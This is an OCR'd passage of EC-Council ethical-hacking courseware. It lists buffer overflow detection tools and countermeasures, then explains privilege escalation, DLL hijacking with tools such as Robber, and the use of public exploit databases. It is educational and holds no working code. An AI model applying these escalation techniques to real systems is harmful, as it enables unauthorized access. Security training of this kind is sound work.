


Figure 6.73: Screenshot showing remote access to Admin account

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Buffer Overflow Detection Tools

Various buffer overflow detection tools that help security professionals to detect buffer overflow vulnerabilities are discussed below:

- **OllyDbg**

  Source: *http://www.ollydbg.de*

  OllyDbg is a 32-bit assembler-level analyzing debugger for Microsoft® Windows®. Its emphasis on binary code analysis makes it particularly useful when the source is unavailable. It debugs multithread applications and attaches to running programs. It recognizes complex code constructs, such as a call to jump to the procedure. It dynamically traces stack frames and program execution, and it logs arguments of known functions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.74: Screenshot of OllyDbg

Some additional buffer overflow detection tools are as follows:

- Veracode (*https://www.veracode.com*)
- Flawfinder (*https://dwheeler.com*)
- Kiuwan (*https://www.kiuwan.com*)
- Splint (*https://github.com*)
- BOVSTT (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Defending against Buffer Overflows

The following countermeasures can be adopted to defend against buffer overflow attacks:

- Develop programs by following secure coding practices and guidelines
- Use the address space layout randomization (ASLR) technique, which randomly moves around the address space locations of the data region
- Validate arguments and minimize code that requires root privileges
- Perform code review at the source-code level using static and dynamic code analyzers
- Allow the compiler to add bounds to all the buffers
- Implement automatic bound checking
- Always protect the return pointer on the stack
- Never allow execution of code outside the code space
- Regularly patch applications and operating systems
- Perform code inspection manually with a checklist to ensure that the code meets certain criteria
- Employ non-executable stacks, i.e., data execution prevention (DEP), which can mark the stack or memory regions as non-executable to prevent exploitation
- Implement code pointer integrity checking to detect whether a code pointer has been corrupted before it is dereferenced
- Scrutinize the code thoroughly to avoid possible errors by performing testing and debugging

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


- Perform automated and manual code auditing
- Avoid using unsafe functions and use strncat instead of strcat and strncpy instead of strcpy
- Use the NX bit to mark certain areas of memory as executable and non-executable
- Digitally sign the code before launching the program
- Ensure that all the control transfers are encompassed by a trusted and approved code image
- Adopt deep packet inspection (DPI) for detecting remote exploitation attempts at the network perimeter using attack signatures
- Consider altering the rules at the operating-system level where the memory pages can hold executable data
- Use IDS solutions to detect behavior that simulates an attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Escalating Privileges

Escalating privileges is the second stage of system hacking. Attackers use passwords obtained in the first step to gain access to the target system and then try to attain higher-level privileges in the system. The various tools and techniques attackers use to escalate their privileges are described as follows.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation

Privileges are a security role assigned to users for using specific programs, features, OSs, functions, files or codes, etc., to limit their access by different types of users. If a user is assigned more privileges, he/she can modify or interact with more restricted parts of the system or application than less privileged users. Attackers initially gain system access with low privilege and then try to gain more privileges to perform activities restricted from less privileged users. A privilege escalation attack is the process of gaining more privileges than were initially acquired.




Figure 6.75: Example of privilege escalation

In a privilege escalation attack, attackers first gain access to the network using a non-admin user account and then try to gain administrative privileges. Attackers employ design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Once an attacker has gained access to a remote system with a valid username and password, he/she will attempt to escalate the user account to one with increased privileges, such as that of an administrator, to perform restricted operations. These privileges allow the attacker to view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

Types of Privilege Escalation

Privilege escalation is required when you want to access the system resources that you are not authorized to access. Privilege escalation takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: In a horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions. For instance, online banking user A can easily access user B's bank account.
- **Vertical Privilege Escalation**: In a vertical privilege escalation, the unauthorized user tries to gain access to the resources and functions of a user with higher privileges, such as application or site administrators. For example, someone using online banking can access the site using administrative functions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Using DLL Hijacking

Most Windows applications do not use the fully qualified path when loading an external DLL library; instead, they first search the directory from which they have been loaded. Taking this as an advantage, if attackers can place a malicious DLL in the application directory, the application will execute the malicious DLL in place of the real DLL. For example, if an application program ".exe" needs library.dll (usually in the Windows system directory) to install the application, and fails to specify the library.dll path, Windows will search for the DLL in the directory from which the application was launched. If an attacker has already placed the DLL in the same directory as program.exe, then that malicious DLL will load instead of the real DLL, which allows the attacker to gain remote access to the target system.




Figure 6.76: Example of privilege escalation using DLL hijacking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use tools such as Robber and PowerSploit to detect hijackable DLLs and perform DLL hijacking on the target system:

- **Robber**

  Source: *https://github.com*

  Robber is an open-source tool that helps attackers to find executables prone to DLL hijacking. Attackers use Robber to find out which DLLs are executable requests without an absolute path (triggering this search process); attackers can then place their malicious DLL high up the search path so it gets invoked before the original DLL.





Figure 6.77: Screenshot of Robber showing injectable DLLs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation by Exploiting Vulnerabilities

Vulnerability is the existence of a weakness, design flaw, or implementation error that can lead to an unexpected event compromising the security of the system. An attacker employs these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. The software design flaws and programming errors lead to security vulnerabilities. Attackers exploit these software vulnerabilities, such as programming flaws in a program or service, or within the OS software or kernel, to execute malicious code. Exploiting software vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than the existing ones or bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.

There are many public vulnerability repositories available online that allow access to information about various software vulnerabilities. Attackers search for exploits that are based on the OS and software application on exploit sites such as SecurityFocus (*https://www.securityfocus.com*) or Exploit Database (*https://www.exploit-db.com*) and use these exploits to gain high privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


